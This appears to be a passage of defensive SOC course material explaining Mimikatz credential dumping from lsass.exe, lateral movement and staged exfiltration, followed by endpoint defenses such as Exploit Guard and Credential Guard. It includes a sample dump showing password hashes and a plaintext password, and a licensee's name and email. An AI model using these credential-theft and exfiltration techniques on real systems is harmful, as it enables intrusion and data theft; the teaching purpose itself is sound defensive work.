
```
msv :
[00000003] Primary
* Username : IEUser
* Domain   : WIN-4M6JEQRPH70
* LM       : b34ce522c3e4c87722c34254e51bff62
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
tspkg :
* Username : IEUser
* Domain   : WIN-4M6JEQRPH70
* Password : Passw0rd!
```

## Mimikatz

One of the biggest things to happen in the Windows attack space in the recent past was the introduction of tools like Mimikatz.<sup>1</sup> When security professionals say that users should not *ever* run as the administrator account unless they absolutely must, this tool is one of the reasons for that statement. Mimikatz is now a very common credential dumping tool and is one of the capabilities that shows up in breach after breach because it is so effective. Therefore, it is an attacker technique you must know about and understand the intricacies of.

This slide has a demonstration of one of the many ways an attacker could run Mimikatz and shows that with one simple command, an attacker can steal your password hash, and sometimes even the plaintext password with disappointing ease. How does Mimikatz work? Consider how Microsoft wants your experience with its operating system to work—you type in your password once and from that point on, everything you have access to is opened, "single sign-on" as it is called. Windows facilitates this experience not by only requiring one login, but by storing your password in memory in various forms, and automatically supplying it on your behalf to other programs and services that need it. It stores the password in the memory space for the process lsass.exe, and it is this functionality that Mimikatz can abuse. It will reach into the lsass.exe process itself, given the capability, and reverse out passwords to the best of its ability. The crux of this capability is that it will not work unless the attacker has gained administrative privilege as normal users do not have the privilege required to access the lsass.exe process. The newer versions of Windows make this attack harder to run, and also produce less information when it does work (usually just a hash instead of plaintext credentials), but by and large it is still a technique that is widely used across many different breaches, and there are other tools that use the same technique, but Mimikatz is the most popular and most referenced version of this technique.

[1] <https://github.com/gentilkiwi/mimikatz>



### Lateral Movement with Mimikatz

While this may seem bad enough, consider what happens if this tool runs on a system that has more than one person logged in. The attacker can now leverage the capability to dump passwords to steal not only one, but *all* passwords or hashes from *everyone* logged into the system. That is why attackers love Mimikatz. The capability to steal many passwords at once takes Mimikatz from a useful single-person credential stealer to a powerhouse of a tool for enabling internal pivoting. If an attacker can get administrator credentials for a server where many users are logged in at once, the compromise of a single machine can now yield an incredible amount of credentials that let the attacker quickly move to additional systems.

Why don't we just block Mimikatz? Because as mentioned before, it's not just Mimikatz, and even Mimikatz itself comes in many different forms. Sometimes, it's compiled from source which is enough to throw off some AV suites; other times, it is custom compiled, which makes it even harder to detect, plus Mimikatz has been converted to different languages where compilation is not necessary, and the code runs entirely from memory. The screenshot on the previous slide is an example of this—that one-liner is pulling the PowerShell version of Mimikatz from GitHub directly and running it without ever writing it to disk, giving AV very little chance to intervene.

The short story here is that given the ability of an attacker to obtain admin on a Windows machine, you can assume they will have the ability to not just steal the password of the victim of their attack, but *all* other users on that same system. Therefore, controlling administrative credentials is especially crucial on a Windows network.



## Tactic: Lateral Movement

Attackers rarely reach the goal data from the first host

- Must pivot through the environment to gather access
- Requires both **access to host and program to run**
- Host access through **exploit**, legitimate **credentials**
- Code access via **staging** malware locally or on network

Many remote administration protocol choices:

- CLI - SSH, SMB w/PSEXEC, PowerShell remoting, WMI
- GUI - RDP, VNC, X11 forwarding

### Tactic: Lateral Movement

Since targeted attacks often involve data deep within the organization that is only available via highly privileged accounts, attacks rarely find themselves with access after compromising a single machine. This means they will need to use the original victim machine as a foothold and use it to propel them throughout the environment to further machines where they can continue to collect data, credentials and privileges until they can finally reach what they came for. This common type of activity is referred to as lateral movement.

Unfortunately, this type of movement can be easy given the wealth of protocols that allow us to connect and control one host from another. While tools such as SSH, PowerShell, WMI, RDP, and others make it fast and easy for administrators to do their job, they also assist attackers in pivoting from one machine to the next, given the credentials to do so. Depending on whether the attackers need command line or GUI access, one protocol may need to be used over another, and watching for suspicious connections can help alert the blue team to this type of activity.

Since lateral movement requires the ability to run code on a remote machine, generally two things are needed to achieve it: Access to the remote machine, and the availability of the code the attacker wishes to run. Access to the remote machine can be gained through an exploit or legitimate credentials obtained through credential theft. Availability of the code depends on what the attacker wishes to run. If it is built-in operating system commands, there is no work to do. If the goal is running custom malware, the attacker may need to stage the file on the victim system or on a file share accessible over the network where it can be downloaded and run from afar. When staging malware on the host itself, attacks tend to use infrequently used places such as temporary folders or the recycle bin, this helps them stay below the radar.

### Tactic: Collection

Once lateral movement succeeds, collection begins:

- Collection from local and remote file shares
- Screen and video capture
- Key logging
- Email theft
- Database export
- Staging data for exfil



### Tactic: Collection

After each new host is accessed, the attackers continue to pillage each host for all the useful information it contains. Searching through files, email, keystroke logging, and database access can all yield additional credentials, intellectual property, sensitive personal information, or other items of interest to the attacker. Of course, the attacker's success in this stage will depend on their level of credentials to each accessed machine, so lateral movement, privilege escalation, and collection often follows each other in a repeated cycle. Once attackers can access the data they came for, they can start to make and stage copies of the data that can be prepped for exfiltration.

## Tactic: Exfiltration


Data access is one goal, but data *theft* is more challenging

To successfully exfiltrate data, attackers:

- Must **move gigabytes of data** or more across network
- Often **cannot send directly out** from source
  - Must cleverly stage data elsewhere on network
- Must **find an open port** to send it out
- Must **break up and obscure data** to hide it
- Must **send out slowly** to not raise suspicion

### Tactic: Exfiltration


Often, the final goal of a compromise is exfiltration of data. For attackers to gain access to read the data in its location is one thing, but stealing a copy of it is a whole different task altogether. Given that the target of data theft is often large databases, attackers will need to find a way to not only move gigabytes or more of information, but also must do so in a way that doesn't raise suspicion and ideally doesn't reveal what is stolen if they are caught. Since data is often not able to be sent directly out to the internet from where it is stored, this means attackers must move the data once across the internal network to a staging server or desktop that can reach the internet, find a way out that is allowed through the firewall, and obscure the data such that it can't be identified in transit. Then, they generally must *slowly* start leaking the info out at a rate that will not cause the device to show up on any top uploaders lists with NetFlow sensors, or trigger any other IDS, DLP, or firewall alerts. The next slide shows a demonstration of how this typically looks.



**Exfiltration Example**

Here, the pictorial version of how exfiltration commonly happens when stealing data from the internal servers of a corporate network.

1. In the first step, the attacker must gain interactive command and control of a victim machine through succeeding at all stages of the Cyber Kill Chain. Once they have gained enough access, they will have credentials, exploits, or some other way to access data where it is staged on the internal server.
2. The next step is to use the victim machine under command and control to log in or otherwise access the data in a way that it can be stolen in its totality. This may be through Windows file sharing, SSH sessions, or otherwise.
3. The attacker uses their access to the data to take a copy and stage it back on the original (or any other) machine that is being controlled. This is usually necessary since best practice dictates that internal servers should not be able to directly talk to the internet to prevent situations like this becoming even easier.
4. The attacker then preps the data for the true exfiltration out of the network. This is commonly done through compressing and encrypting the data with a program like 7zip or any other compression program that can apply a password and break the data into multiple pieces. There are multiple reasons for this. Since the data is very large, the attackers want to be able to send small pieces of it out one at a time in a slow manner that will not raise attention. Breaking it up helps them achieve this so one giant file transfer isn't necessary. First, they encrypt and compress it to bring its size down to the minimum possible. Second, if the exfiltration is captured in a full PCAP solution, the SOC will not know what data has been stolen unless they are able to capture the actual command line typed on the host that was used to encrypt it.



### Finding a Way Out

Just because the attackers have the data encrypted, compressed and broken up into pieces doesn't mean they can just stroll out the door with it, however. The final step is attackers must pick a method for sending the data outbound. This includes what IP address or domain, a destination port, and an application layer protocol to use. If a network is properly set up with a default deny outbound policy on the border firewall (which is unfortunately not the case in some organizations), many of the choices should be immediately eliminated as potential options. In a properly locked down network, the adversary will need to identify which ports and destinations are open to each host and decide on the stealthiest protocol to use over that port.

For example, as shown in the example slide above, the attacker may find themselves in a network that only allows port 22 (SSH), 25 (SMTP), 80 (HTTP) and 443 (HTTPS) outbound. To make matters worse, some of these ports may only be available to specific hosts such as port 25 for the mail server and port 80 and 443 for traffic coming from a proxy. Given all the restrictions, they will likely cause at least one firewall deny log along the way that may clue off the SOC to their attempts but will likely eventually identify a potential exit strategy. Once they do, it's up to the traffic inspection capabilities of the organization to at least detect their attempts and hopefully stop the upload before it completes. In practice, this is very hard to do as many exfiltration methods will use the correct protocol specified for a designated port (HTTP for 80 for example), leaving detection to rely either on the destination URL or volume/timing of the upload to key off.

## Endpoint Attack Tactics Summary

Intrusions break into two main phases:

- **Pre-Exploitation:** Kill-chain stage 1-4
- **Post-Exploitation:** Kill-chain stage 5-7 (ATT&CK™ focused here)

Some stages are **network-centric**, some are **host-centric**

Post-exploitation stage can be broken into **tactics**

- Execution, Lateral Movement, Discovery, Collection, Exfil, etc.
  - Tactics accomplished through many **techniques** listed in ATT&CK matrix
- Post-exploitation stage is when attacker is almost at their goal
- Many tactics for post-exploitation are best identified on the host

### Endpoint Attack Tactics Summary

In this section, we covered a high-level view of intrusion stages and tactics. In the pre-exploitation stage, the attacker must first find a way to deliver a malicious exploit, and if that exploit functions as intended, the attacker will then attain some sort of code execution and control over the target environment. During the post exploitation stage, tactics that targeted attackers use can be broken down into some common themes, such as credential access, lateral movement, execution, persistence, and the other items listed in the ATT&CK matrix. Through studying this matrix, we can not only get an idea for what tactics will be, but how we can identify and prevent some of the techniques hackers use to perform them.

It is at this point that detection becomes the most critical. Post-exploitation stage attacks mean the attacker has gained some level of access to the environment and will be making steady progress toward the goal. Since many post-exploitation techniques are host-centric, using host data will play a crucial part in getting in the way and slowing the enemy down. Now that we understand some of what the attacker will be doing, let's talk about how we can architect a defense-in-depth strategy on our endpoints that will ideally identify them as early as possible in the attack sequence.

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files


1. Endpoint Attack Tactics
- 2. Endpoint Defense In Depth**
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## Endpoints Defense In Depth

- **Exploitation:** Networking Scanning, Inventory, Patching, Anti-Exploitation
- **Installation:** Hardening, AV, FIM, PAWS, Whitelisting
- **C2:** Host firewalls, HIDS/HIPS
- **Actions:** Auditing, UBA, Encryption, Logging, DLP



### Endpoint Defense In Depth

When it comes to protecting our endpoints, one layer of defense is not enough. To have a chance against a modern attacker, we need to have multiple layers of defense. In this module, we'll discuss the protection and detection capabilities most commonly used on endpoints and what types of attacks they are aimed to address. We'll walk through them with a kill-chain centric view and talk about how each item can be used, ideally stopping or at least slowing attackers down at each stage. Deploying these solutions fully and correctly creates a defense-in-depth strategy that will help highlight attempted attacks as quickly as possible.



## Network Scanning / Software Inventory

### Preventing exploitation step 1: **Know your software!**

- **We cannot protect what we don't know we have**
- Network scanning checks the network for software running on each endpoint
- Nmap is a good example scanner
  - Scans for open ports
  - Grabs banners for listening services
  - Runs scripts
  - Checks operating system versions



### Network Scanning / Software Inventory

Step 1 of preventing exploitation is having a true inventory of what is running on your endpoints. Without a list of which services and programs are running, you have no hope of protecting them from exploitation. There are two general ways this information is collected, via inventory systems and via network scanning. Inventory systems are like vulnerability scanners (discussed next) in that they can periodically log in to each machine and create a list of installed software and save it into a centralized database that can be polled. This is a great first step but is a potentially incomplete view of what is truly present. The inventory systems are only as good as the methods they use to enumerate installed software, and depending on how applications were installed, they may or may not get logged correctly.

A way to round out this view is to scan each machine over the network to see what listening services are presented to the network. Network scanning tools such as Nmap are a good representation of what these tools are capable of. Nmap can be given a list of IP addresses and attempt to connect to any open ports, enumerating what services if any are available at each one. Scans can be done at varying levels of depth and are not just a simple TCP connection. Once a successful connection is made, even without logging in, scanners can grab and interpret banners returned from each server, use heuristics to predict the operating system version, and even run scripts to probe listening services in ways that service provides. For example, a script may be used for any FTP servers found to test for anonymous logins and enumerate any files available. An SMB script may make a connection to pull the remote machines hostname, operating system and more. Combining information from network scans and software inventory systems gives us a great start at enumerating our network's attack surface so that we can protect and reduce it.

## Continuous Vulnerability Scanning

- **Cyber threats change extremely quickly**
- A server that is safe today may become exploitable overnight!
- **Vuln. scanning** keeps track of versions of software on each host
  - Helps prioritize patch rollout
  - Categorizes hosts by criticality, highest risk vulns, OS type, compliance
  - Periodically logs in to each device, **not real-time**

2 types of scans:

- 1. Unauthenticated:** Scanning by probing over the network, limited
- 2. Authenticated:** Logging in and doing true enumeration

### Continuous Vulnerability Management

Given the ever-changing landscape of cyber threats, what is completely safe one day may become your company's biggest vulnerability the next. You never know when the next surprise zero-day exploit will hit, so once you have identified software and where it is located with the inventory and network scans, you must be able to detect when it is out of date.

Vulnerability scanners are another common security product category that is offered by many vendors. The goal of these appliances is to track all deployed software throughout the enterprise, put it in a database that can be queried, and assist with prioritizing patch deployment. Vulnerability scanners collect vulnerability information from each individual host with either *authenticated* or *unauthenticated* scans. Unauthenticated scans are like network scanning—they attempt to gather as much information as possible through interacting with the host over the network, but do not have the ability to log in. These scans are extremely limited as many services will never provide the version number of the software being run. Authenticated scans allow the appliance to log in to the host being checked so that its version numbers can be truly enumerated, and the scanner can know for certain what is installed.

After collecting scan information, the organization can then use it to sort the results in several categories, including showing the most dangerous vulnerabilities first, the most critical assets with vulnerabilities first, or even vulnerabilities by business unit, operating system, or any other metric it has the data for. Since patching can almost never be done at instant speed with 100% coverage, being able to visualize the elimination of a vulnerability from the environment over time can be an important tool in high-risk situations.

## Patching

Patching is the number one way to prevent exploitation

- CIS Top 20 Version 7
  - #2 = Know your software
  - #3 = *Continuous* patching



2 Inventory and Control of Software Assets

3 Continuous Vulnerability Management

Not just network-based attacks

- Patching for **operating systems**
- Patching for **server** software
- Patching for **client-side** exploits as well

### Patching

Today's networks require what the CIS Top 20 calls "Continuous Vulnerability Management" and gives it a prominent spot at #3 in the list. This means having the capability to rapidly patch all instances of vulnerable software given the sudden information that version X of software Y just had a critical vulnerability released. This isn't just for installed software; operating system patches are just as important and often require reboots that may cause disruptive service outages. It's best to plan for situations like this and have a bar set for when a vulnerability is so important that business should be disrupted to patch a server. Out-of-cycle emergency patches are often issued and there's no reason to think that will change any time soon. Ultimately, the goal is to move toward automated operating system and software patch management tools that can respond very quickly in a dynamic threat landscape and eliminate the need for painful service outages.

## Anti-Exploitation


- A user downloads a malicious PDF and opens it
  - Will it work? How will you know it happened?
- Anti-Exploitation **stops exploits *before* they can infect you**
  - **Logs** that it was attempted!



### Windows Tools:

- **EMET (Enhanced Mitigation Experience Toolkit)**
  - For versions of Windows up to 8.1 / Server 2012 R2
- **Exploit Guard**
  - Windows 10 EMET replacement

Recon    Weaponize    Delivery



### Anti-Exploitation

Although it is a great goal, vulnerability scanning and patching will not be able to get ahead of every issue. Users may encounter a file with an exploit in a variety of places—from USB sticks, online, through email, and if those exploits work, you will have an active infection on your hands. Wouldn't it be nice if we could catch attacks before the first bit of malicious code even runs? That is the goal of anti-exploitation programs such as Microsoft's EMET and Exploit Guard. Anti-Exploitation tools are one of the first lines of defense against malicious files. Since exploitation is the fourth step in the cyber kill-chain and the first host-centric one, it is one of the earliest chances we must disrupt an attack with the victim's endpoint, which is ideal since early stage attacks are easier and cheaper to recover from.

These tools can retroactively apply protections to legacy systems and programs that were not designed to have them, and in many cases, stop an exploit that otherwise would've worked and let the attackers in. That's a great feature, but it gets better. Since these programs also have the unique ability to detect exploitation attempts such as buffer overflows or ASLR bypass, they can also write a log that an exploit was attempted! This way, not only is the attack stopped, but the security team can centralize these logs and immediately receive word that it was attempted. In the quickly escalating world of cyber attacks, these tools can represent a key prevention and detection technique that can save incredible amounts of money by stopping attacks before they happen and allowing the SOC to take immediate action to prevent further damage.

## Windows Exploit Guard

**Exploit Guard** is the EMET replacement for Windows 10+

- Features dependent on Windows version
- **Exploit Protection:** Successor to EMET's features set, applies granular exploit protection to applications, logs violations
- **Controlled Folder Access:** Prevents ransomware encrypting your files by defining "protected folders" only known apps can make changes to
- **Network Protection:** Blocks apps from connecting to malicious sites, applies SmartScreen protection for all apps (Enterprise E3 required)
- **Attack Surface Reduction:** Prevents common tactics used in malware delivery via email, scripts, and office documents (Enterprise E5 required)

### Windows Exploit Guard


The most widely available anti-exploitation software for Windows is the built-in "Exploit Guard" feature. Exploit Guard is a set of granularly controllable options that apply to several areas of Windows, and let users lock down various applications, data, and network interactions to protect them from common attack techniques. The suite of protections available in Exploit Guard is broken up into 4 main controls and their availability depends on the Windows license you run. In the Home and Professional license, the Exploit Protection and Controlled Folder Access controls are available; in the Windows Enterprise E3, Network Protection is added; and at the top level, the Attack Surface Reduction feature becomes available as well as centralized management and reporting through Windows Defender Advanced Threat Protection console.<sup>1</sup>

- **Exploit Protection:** This control acts as a direct replacement for many of the legacy EMET features. Granular exploitation protection can be applied to applications and detections of attempted exploits will be logged.
- **Controlled Folder Access:** This control is Microsoft's answer to the threat of ransomware attacks. With controlled folder access, specific folders can be marked as "protected" and a whitelist is then created of applications that can access the files in the protected folders. This would prevent malware from running amok overwriting files in folders like My Documents if it were designated as protected.
- **Network Protection:** This component can prevent systems from connecting to a pre-defined set of malicious sites and anything with known low reputation scores. It does this via the extended protections of Microsoft's cloud reputation checker SmartScreen to all applications creating network traffic.
- **Attack Surface Reduction:** This prevents some of the most common tactics malware uses when being delivered via malicious Office documents, email, and scripts. Features such as disallowing Office programs to write executable files, spawn new processes, and blocking scripts from downloading external content can make a huge barrier for typical methods used by client-side exploits to get a foothold on a victim PC. Unfortunately, this feature is only available for Windows Enterprise E5 licenses.

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/windows-defender-exploit-guard>

## Virtualization-Based Security: Windows Credential Guard

- Available for Windows 10+ Enterprise and Server 2016+
- Uses "Virtual Secure Mode" for virtualization-based sec. (VBS)
  - Isolates credentials in memory
  - Prevents tampering with critical processes (LSASS.exe)
- Prevents credential theft attacks
  - Password dumping, pass-the-hash, pass-the-ticket



[1]

### Virtualization Based Security: Windows Credential Guard

One of the more interesting tools devised by Microsoft for securing credentials is Credential Guard.<sup>1</sup> Available only for the Enterprise versions of Windows 10 and Server 2016+, this is an outstanding security feature that helps prevent attackers from tampering with critical processes and memory sections by isolating them using the virtualization features of the underlying system hardware. To enable Credential Guard, your hardware must support UEFI in native mode, 64bit Windows, Second Layer Address Translation (SLAT) and Virtualization (VT or AMD V). A Trusted Platform Module is also highly recommended. Then, Virtual Secure Mode features must be enabled, and Credential Guard must be configured in Windows group policy settings.

Once activated, the process that handles credentials and authentication, the Local Security Authority (LSA) seen on your system as the lsass.exe process, will effectively be separated from the rest of the operating system in what your host hardware considers its own virtual machine. An lsass.exe process will still be present, but it is merely acting as a proxy (along with another helper process called LsaIso.exe), which can only communicate with the virtualized version in specific secure ways. This means even attackers who have gained the highest-level privilege will not be able to use Mimikatz to read the real LSA process memory and extract the password in the typical way, significantly raising the bar for credential dumping.

[1] <https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/>

## Host Firewalls

- Prevent exploitation, lateral movement, C2, & exfil!
- May have several "**profiles**" for device location
  - **Public** – All ports closed
  - **Domain** – Ports for remote management open, SMB open?
- Like network firewall, should **default inbound deny**
  - **Outbound deny** is a great idea where it can be defined – less common
- **Outstanding log source if heavily filtered**, used tactically
  - **Visibility increase** capabilities are incredible, but overwhelming if not carefully implemented
  - Turns every system into a security sensor

